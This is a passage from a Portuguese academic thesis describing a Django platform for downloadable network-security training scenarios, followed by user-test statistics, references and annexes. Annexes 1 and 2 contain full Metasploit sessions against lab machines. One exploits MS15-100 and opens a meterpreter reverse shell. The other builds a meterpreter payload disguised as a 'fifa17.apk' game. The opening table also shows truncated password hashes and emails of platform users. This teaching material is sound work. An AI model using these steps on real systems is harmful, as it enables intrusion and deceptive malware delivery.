2	1	pbkdf2_sha256$36000$a9LreWv7pbsS$ySHgoXIoa...	2017-09-26 1...	0	Daniel	Palma	dapalma83@...	0	1	2017-09-04 1...	danny
3	3	pbkdf2_sha256$36000$5tyShh26KZpf$n9Kmr7520Q...	2017-09-20 1...	1			admin@admi...	1	1	2017-09-07 1...	admin
4	2	pbkdf2_sha256$36000$FG1Sjswdv2pO$VgHyw3Kn...	2017-09-05 1...	0	Rui	Silva	rui@rui.py	0	1	2017-09-05 1...	rui

Figura 31 - Tabela de utilizadores da plataforma web

O código *HTML* presente nos *templates,* foi adaptado e desenvolvido com base nas necessidades para este projeto, pelo que difere nalguns pontos do apresentado acima descrito, devido á constante mutação e desenvolvimento do projeto, no entanto não deixa de servir como exemplo do trabalho implementado.

O *Django*, possui uma ferramenta interessante, que nos permite criar um servidor de *http* no nosso PC e verificarmos as alterações efetuadas ao código em tempo real.

Esta ferramenta também pode ser utilizada para testar a funcionalidade o *site* que estamos a desenvolver.

Através do comando *manage.py runserver*, iniciamos esse servidor, e para aceder ao site, basta no browser abrir o nosso endereço de IP, ou o endereço de *loopback:*127.0.0.1.

Para a edição de texto foi utilizado o editor *Notepad++,* como vimos anteriormente este suporta várias linguagens de programação, sendo o *Python* e *HTML* são duas delas.

De forma a tornar a plataforma responsiva para que esta possa futuramente correr noutros dispositivos para alem do PC, foi utilizado o *Bootstrap,* foram ainda utilizados alguns *tootlip, menu-dropdown,* que este possui, tronando a plataforma um pouco mais atrativa para o utilizador. Este disponibiliza no seu site oficial [28] alguns exemplos de como integrar estes componentes num site, em ambiente de programação.

Vejamos o exemplo no *template home:*

```
<h2 style="text-align: center;">Bem vindo, {{ user.get_full_name }}&amp;nbsp;</h2>
<nav class="navbar navbar-expand-lg navbar-light bg-light">
```

```
 <a class="navbar-brand" href="{% url 'home' %}">Home</a>

 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false" aria-label="Toggle navigation">

   <span class="navbar-toggler-icon"></span>

 </button>

 <div class="collapse navbar-collapse" id="navbarSupportedContent">

   <ul class="navbar-nav mr-auto">

     <li class="nav-item">

       <a class="nav-link disabled" href="{% url 'logout' %}" >Sair</a>

     </li>

   </ul>


 </div>

</nav>
```

Aqui temos o exemplo de um *menu-dropdown* implementado neste projeto, na sua versão *HTML*. Como já referido o código completo pode ser consultado no anexo 3 deste documento.

A navegação pela plataforma é algo relativamente simples.

O utilizador deve registar-se ou efetuar *login.*



Figura 32 - Página inicial

Após a autenticação, surge a página inicial onde temos os cenários separados por tipos como vimos no capitulo anterior referente a este tema.

Figura 33 - Home da Plataforma Web

A navegação neste ponto é baseada em *menu-dropdown,* onde basicamente o utilizador escolhe o tipo de equipamento para o qual pretende o cenário e estes surgem em cascata.



Figura 34 - menu-dropdown

Ao selecionar então a opção pretendida, o utilizador é redirecionado para a respetiva página, onde tem uma breve descrição da vulnerabilidade, e a possibilidade de efetuar o download do cenário, bem como a respetiva documentação.



Figura 35 - Página de cenários

Em qualquer um destes pontos o utilizador pode sempre voltar á página inicial, através do botão *Home*, situado no canto superior esquerdo, bem como sair da plataforma, através do botão *Sair,* também ele no canto superior esquerdo.

Resta dizer que esta interface é apenas um protótipo funcional daquilo que será o resultado final, sendo que o grande foco deste projeto passa pela criação e desenvolvimento dos cenários, e não o embelezamento da interface. No entanto esta responde a vários requisitos de segurança que deverão ser mantidos ou melhorados na sua versão final.

5 Avaliação – Testes com utilizadores

Para uma melhor avaliação da qualidade dos cenários desenvolvidos, procedeu-se á realização de testes a alguns utilizadores, na realidade não tantos quanto o desejado derivado da falta de tempo nas conclusões finais deste trabalho.

Um total de oito utilizadores realizaram a implementação de um cenário de dificuldade moderada escolhido previamente para o efeito.

Foram recolhidos alguns dados estatísticos sobre os utilizadores que testaram os cenários.

5.1 Análise estatística

Com base nos dados que se seguem podemos constatar o tipo de população que realizou a implementação dos cenários, sendo que 50% têm idades entre os 26 e 35 anos, no que respeita á escolaridade 50% são licenciados, 13% detêm o nível de mestrado e os restantes o 12º ano de escolaridade ou inferior.

Quanto aos conhecimentos de *hacking* os utilizadores demonstraram ser iniciantes nesta matéria, apenas 25% tem alguns conhecimentos e os restantes 75% poucos ou nenhuns.

Os níveis de satisfação por parte dos utilizadores foram bastante positivos, no entanto é de relevar que dada a amostra utilizada os dados poderiam ter ligeiras variações em função do numero de utilizadores.

5.1.1 Idades



Figura 36 - Gráfico Idades dos utilizadores

5.1.2 Nível de escolaridade

Figura 37 - Gráfico nível de escolaridade

5.1.3 Conhecimentos de *Hacking*



Figura 38 - Gráfico Conhecimentos de Hacking

5.1.4 Nível de satisfação das tarefas realizadas

Figura 39 – Gráfico nível de satisfação

5.1.5 Nível de descrição dos cenários



Figura 40 - Gráfico nível de descrição dos cenários

5.1.6 Classificação do material de apoio



Figura 41 - Gráfico classificação do material de apoio

5.1.7 Avaliação de desempenho na implementação e conclusão dos cenários

A tabela que se segue representa a avaliação do desempenho de cada um dos oito utilizadores na implementação do cenário proposto.

Utilizador	Tempo	Correções	Sucesso
Utilizador 1	20	1	100%
Utilizador 2	15	0	100%
Utilizador 3	22	1	100%
Utilizador 4	17	0	100%
Utilizador 5	25	0	100%
Utilizador 6	12	0	100%
Utilizador 7	25	0	100%
Utilizador 8	20	0	100%

6 Considerações finais e trabalho futuro

Este projeto foi de facto aliciante e motivante ao longo de todas as suas fases.

A criação de uma aplicação, tendo em vista uma melhoria significativa o que toca á facilitação da aprendizagem no que toca á segurança em redes de computadores, foi sem sombra de dúvidas um desafio interessante.

Esta aplicação terá certamente um impacto positivo e bastante significativo no que toca á prática da segurança em redes de computadores. Ter disponível uma aplicação como estas no Instituto Politécnico de Beja, facilitará certamente o método de ensino de forma bastante positiva, o que terá como consequência uma melhor aprendizagem por parte dos futuros alunos.

Recorrendo ao sistema de *downloads,* os alunos poderão praticar tanto nas aulas como fora delas, tendo disponíveis todas as ferramentas necessárias no seu computador pessoal.

No entanto sendo esta aplicação pioneira, terá certamente melhoramentos futuros a efetuar, tanto a nível da interface, como ao nível dos cenários. Estes últimos deverão certamente ser acrescentados e atualizados, visto que o mundo das tecnologias padece de uma evolução constante.

Em suma, este projeto é apenas mais um passo no desenvolvimento de um sistema de apoio ao ensino no Instituto politécnico de Beja, contribuindo para o melhoramento e crescimento do ensino superior nacional.

7 Referências Bibliográficas

[1] Proxmox, "Proxmox," [Online]. Available: https://www.proxmox.com/. [Acedido em 2017].

[2] G. Weidman, Testes de Invasão: Uma introdução prática ao hacking, Novatec Editora, 16/10/2014.

[3] J. Che, "IEEE," 04 Fevereiro 2011. [Online]. Available: http://ieeexplore.ieee.org/abstract/document/5708625/?reload=true. [Acedido em 2017].

[4] R. B. G. Rivalino Matias Jr., "Uma Solução para Análise de Tráfego em Redes Comutadas Baseada em Linux Bridging e Ntop," 2005. [Online]. Available: http://wsl.softwarelivre.org/2005/0007/07.pdf. [Acedido em 2017].

[5] O. Security, "Offensive Security Training, Certifications and Services," Offensive Security, 2017. [Online]. Available: https://www.offensive-security.com/. [Acedido em 2017].

[6] Galileu, "CEH – Ethical Hacking and Countermeasures," 2017. [Online]. Available: https://www.galileu.pt/curso/ceh-ethical-hacking-and-countermeasures/. [Acedido em 2017].

[7] H. B. a. A. Jones, "Cyber Security & Ethical Hacking For SMEs," 28 Julho 2016. [Online]. Available: https://dl.acm.org/purchase.cfm?id=2926016&CFID=993300925&CFTOKEN=43999594. [Acedido em 2017].

[8] Y. W. Jianhua Yang, "Denial of Service Hands-on Lab for Information Assurance Education: A Case Study," Dezembro 2015. [Online]. Available: http://socio.org.uk/isej/fulltext/v2n2/3.pdf. [Acedido em 2017].

[9] A. C. J. H. J. L. a. T. R. Chris Terry, "The UWF Cyber Battle Lab: A Hands-On Computer Lab for Teaching and Research in Cyber Security," 2014. [Online]. Available: https://search.proquest.com/openview/bdb4e749235ee1bc0d1125a24dfdfadf/1?pq-origsite=gscholar&cbl=1976342. [Acedido em 2017].

[10] K. B. Michael T. Simpson, Hands-On Ethical Hacking and Network Defense, Boston : Course Technology , 2010.

[10] Ubuntu, “Linux Ubuntu,” [Online]. Available: https://www.ubuntu.com/download/desktop. [Acedido em 2017].

[11] Google, “Android Site oficial,” [Online]. Available: https://www.android.com/. [Acedido em 2017].

[12] Microsoft. [Online]. Available: https://imagine.microsoft.com/pt-pt. [Acedido em 2017].

[13] Innotek, “Innotek,” [Online]. Available: http://www.innotek.be/en. [Acedido em 2017].

[14] Oracle, Oracle, [Online]. Available: https://www.oracle.com/index.html. [Acedido em 2017].

[15] Oracle, “Virtual Box,” Oracle, [Online]. Available: https://www.virtualbox.org/. [Acedido em 2017].

[16] A. V. Romero, Virtualbox 3.1: Beginner's Guide, Packt Publishing Ltd, 2010.

[17] T. D. Leyla Bilge, “Before we knew it: an empirical study of zero-day attacks in the real world,” 2012. [Online]. Available: https://dl.acm.org/citation.cfm?id=2382284. [Acedido em 2017].

[19] R. 7, "Rapid 7," [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/fileformat/ms15_100_mcl_exe. [Acedido em 09 06 2017].

[20] C. Details, "CVE Details," [Online]. Available: http://www.cvedetails.com/. [Acedido em 2017].

[21] "Security TechCenter," [Online]. Available: https://technet.microsoft.com/en-us/library/security/. [Acedido em 2017].

[22] M. P. Savita Mohurle, "A Brief study of Wannacry Threat: Ransomware Attack 2017," 2016. [Online]. Available: http://www.ijarcs.info/index.php/Ijarcs/article/view/4021. [Acedido em 2017].

[23] E. S. Botelho, "INSTALAÇÃO E CONFIGURAÇÃO DE SERVIDORES LINUX," Julho 2016. [Online]. Available: http://roitier.pro.br/wp-content/uploads/2016/06/Artigo_ADS5_IS_Elizar_Severino_Botelho.pdf. [Acedido em 2017].

[24] J. O. D. K. a. M. A. David Kennedy, "Metasploit The penetratition tester's guide," 2011. [Online]. Available: https://www.nostarch.com/download/metasploit_ch8.pdf. [Acedido em 2017].

[25] J. M. C. L. T. Joao M. Ceron, "Taxonomia de Malwares: Uma Avaliac¸ao dos Malwares Automaticamente Propagados na Rede," [Online]. Available: https://www.researchgate.net/profile/Lisandro_Granville/publication/242098946_Taxonomia_de_Malwares_Uma_Avaliacao_dos_Malwares_Automaticamente_Propagados_na_Rede/links/00b7d5294e064baf9e000000.pdf. [Acedido em 2017].

[26] D. S. Foundation, "Django," Django Software Foundation, 2017. [Online]. Available: https://www.djangoproject.com/. [Acedido em 2017].

[27] A. Hourieh, Learning Website Development with Django, Packt Publishing Ltd., 11/04/2008.

[28] Bootstrap, “Bootstrap,” Bootstrap, 2017. [Online]. Available: http://getbootstrap.com/. [Acedido em 2017].

[29] Notepad+, “Notepad++,” 2017. [Online]. Available: https://notepad-plus-plus.org/download/v7.5.1.html. [Acedido em 2017].

[30] D. Project, “Django Project,” Django, 10 Outubro 2017. [Online]. Available: https://docs.djangoproject.com/en/1.11/howto/windows/. [Acedido em 10 outubro 2017].

[31] freeCodeCamp, “How to handle user authentication in Python Django,” [Online]. Available: https://medium.freecodecamp.org/user-authentication-in-django-bae3a387f77d. [Acedido em 2017].

[32] E. Wilson, Windows PowerShell Step by Step, Washington: Microsoft Press, 2015.

[33] K. S. Y. J. D. G. V. G. S. M. G. Gilbert M. Wolrich, “Instruction set for message scheduling of SHA256 algorithm”. US Patente US 13/631,165, 16 Setembro 2014.

8 Anexos

I. Anexo 1

```
root@kali:~# msfconsole


                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v4.14.23-dev                         ]
+ -- --=[ 1657 exploits - 949 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/fileformat/ms15_100_mcl_exe
msf exploit(ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     msf.mcl          yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the malicious
payload to execute
   FOLDER_NAME                   no        Folder name to share (Default
none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
```

```
   0   Windows


msf exploit(ms15_100_mcl_exe) > set FILENAME video_fixe.mcl
FILENAME => video_fixe.mcl
msf exploit(ms15_100_mcl_exe) > set SVRHOST 10.0.0.1
SVRHOST => 10.0.0.1
msf exploit(ms15_100_mcl_exe) > set SVRPORT 443
SVRPORT => 443
msf exploit(ms15_100_mcl_exe) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     video_fixe.mcl   yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the malicious
payload to execute
   FOLDER_NAME                   no        Folder name to share (Default
none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(ms15_100_mcl_exe) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf exploit(ms15_100_mcl_exe) > set LPORT 443
LPORT => 443
msf exploit(ms15_100_mcl_exe) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.0.0.1:443
```

```
msf exploit(ms15_100_mcl_exe) >
[*] Server started.
[*] Malicious executable at \\10.0.0.1\PSJO\msf.exe...
[*] Creating 'video_fixe.mcl' file ...
[+] video_fixe.mcl stored at /root/.msf4/local/video_fixe.mcl

[*] Meterpreter session 1 opened (10.0.0.1:443 -> 10.0.0.3:49158) at
2017-06-08 07:36:36 -0400

msf exploit(ms15_100_mcl_exe) >
msf exploit(ms15_100_mcl_exe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

meterpreter > sysinfo
Computer        : RUI-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : pt_PT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

II. Anexo 2

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp  LHOST=10.0.0.1
LPORT=443 R > fifa17.apk
No platform was selected, choosing Msf::Module::Platform::Android from
the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8775 bytes

root@kali:~# msfconsole

                        ########                    #
                    ##################            #
                  ######################         #
                 ##########################      #
               ############################
              ##############################
              ##############################
             ###############################
             ###############################
                           #    ########   #
                ##        ###         ####   ##
                                      ###   ###
                                    ####   ###
              ####          ##########   ####
              ########################   ####
                ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                     ############      ######
                    ########      #########
                      #####       ########
                        ###       #########
                       ######    ############
                      ########################
                      #   #   ###  #   #   ##
                      ########################
                       ##     ##   ##     ##
                             http://metasploit.com


       =[ metasploit v4.14.23-dev                         ]
+ -- --=[ 1657 exploits - 949 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > show options
```

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:443
[*] Starting the payload handler...
[*] Sending stage (68404 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.1:443 -> 10.0.0.5:38718) at
2017-06-15 10:55:37 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 4.4.4 - Linux 4.0.9-android-x86+ (i686)
Meterpreter : dalvik/android
meterpreter >
```

III. Anexo 3

```
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/css/bootstrap.min.css" integrity="sha384-/Y6pD6FV/Vv2HJnA6t+vslU6fwYXjCFtcEpHbNJ0lyAFsXTsjBbfaDjzALeQsN6M" crossorigin="anonymous">


<html>

<head>

  <meta name="viewport" content="width=device-width, initial-scale=1">

  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css">

  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>

  <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>

</head>

<body>









<h2 style="text-align: center;">Bem vindo, {{ user.get_full_name }}&amp;nbsp;</h2>


<nav class="navbar navbar-expand-lg navbar-light bg-light">

  <a class="navbar-brand" href="{% url 'home' %}">Home</a>

  <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false" aria-label="Toggle navigation">

    <span class="navbar-toggler-icon"></span>
```

```
  </button>


  <div class="collapse navbar-collapse" id="navbarSupportedContent">
    <ul class="navbar-nav mr-auto">
      <li class="nav-item">
        <a class="nav-link disabled" href="{% url 'logout' %}" >Sair</a>
      </li>
    </ul>


  </div>
</nav>









<div class="text-center">
  <div class="dropdown">
  <button class="btn btn-Success dropdown-toggle" type="button" data-toggle="dropdown">Cenários de Computadores
  </button>
  <ul class="dropdown-menu">
    <li><a href="{% url 'computadorSO' %}">Vulnerabilidades de Sistema Operativo</a></li>
    <li><a href="{% url 'computadorBR' %}">Vulnerabilidades de Browser</a></li>
    <li><a href="{% url 'computadorAP' %}">Vulnerabilidades de Aplicação</a></li>
          <li><a href="{% url 'computadorOU' %}">Outras Vulnerabilidades</a></li>
  </ul>
</div>
</div>
```

```
<style>
.dropdown{
  display: inline-block;
}
</style>


<br>
<br>
<br>
<br>
<br>
<br>


 <div class="text-center">
  <div class="dropdown">
  <button class="btn btn-info dropdown-toggle" type="button" data-toggle="dropdown">Cenários de Equipamentos Móveis
  </button>
  <ul class="dropdown-menu">
    <li><a href="{% url 'movelSO' %}">Vulnerabilidades de Sistema Operativo</a></li>
    <li><a href="{% url 'movelBR' %}">Vulnerabilidades de Browser</a></li>
    <li><a href="{% url 'movelAP' %}">Vulnerabilidades de Aplicação</a></li>
          <li><a href="{% url 'movelOU' %}">Outras Vulnerabilidades</a></li>
  </ul>
</div>
</div>
<style>
.dropdown{
  display: inline-block;
```

```
}
</style>


<br>
<br>
<br>
<br>
<br>
<br>


 <div class="text-center">
  <div class="dropdown">
  <button class="btn btn-warning dropdown-toggle" type="button" data-toggle="dropdown">Cenários de Equipamentos Ativos
  </button>
  <ul class="dropdown-menu">
    <li><a href="#">Vulnerabilidades de Sistema Operativo</a></li>
    <li><a href="#">Vulnerabilidades de Browser</a></li>
    <li><a href="#">Vulnerabilidades de Aplicação</a></li>
          <li><a href="#">Outras Vulnerabilidades</a></li>
  </ul>
</div>
</div>
<style>
.dropdown{
  display: inline-block;
}
</style>
```

```
</div>


</body>
```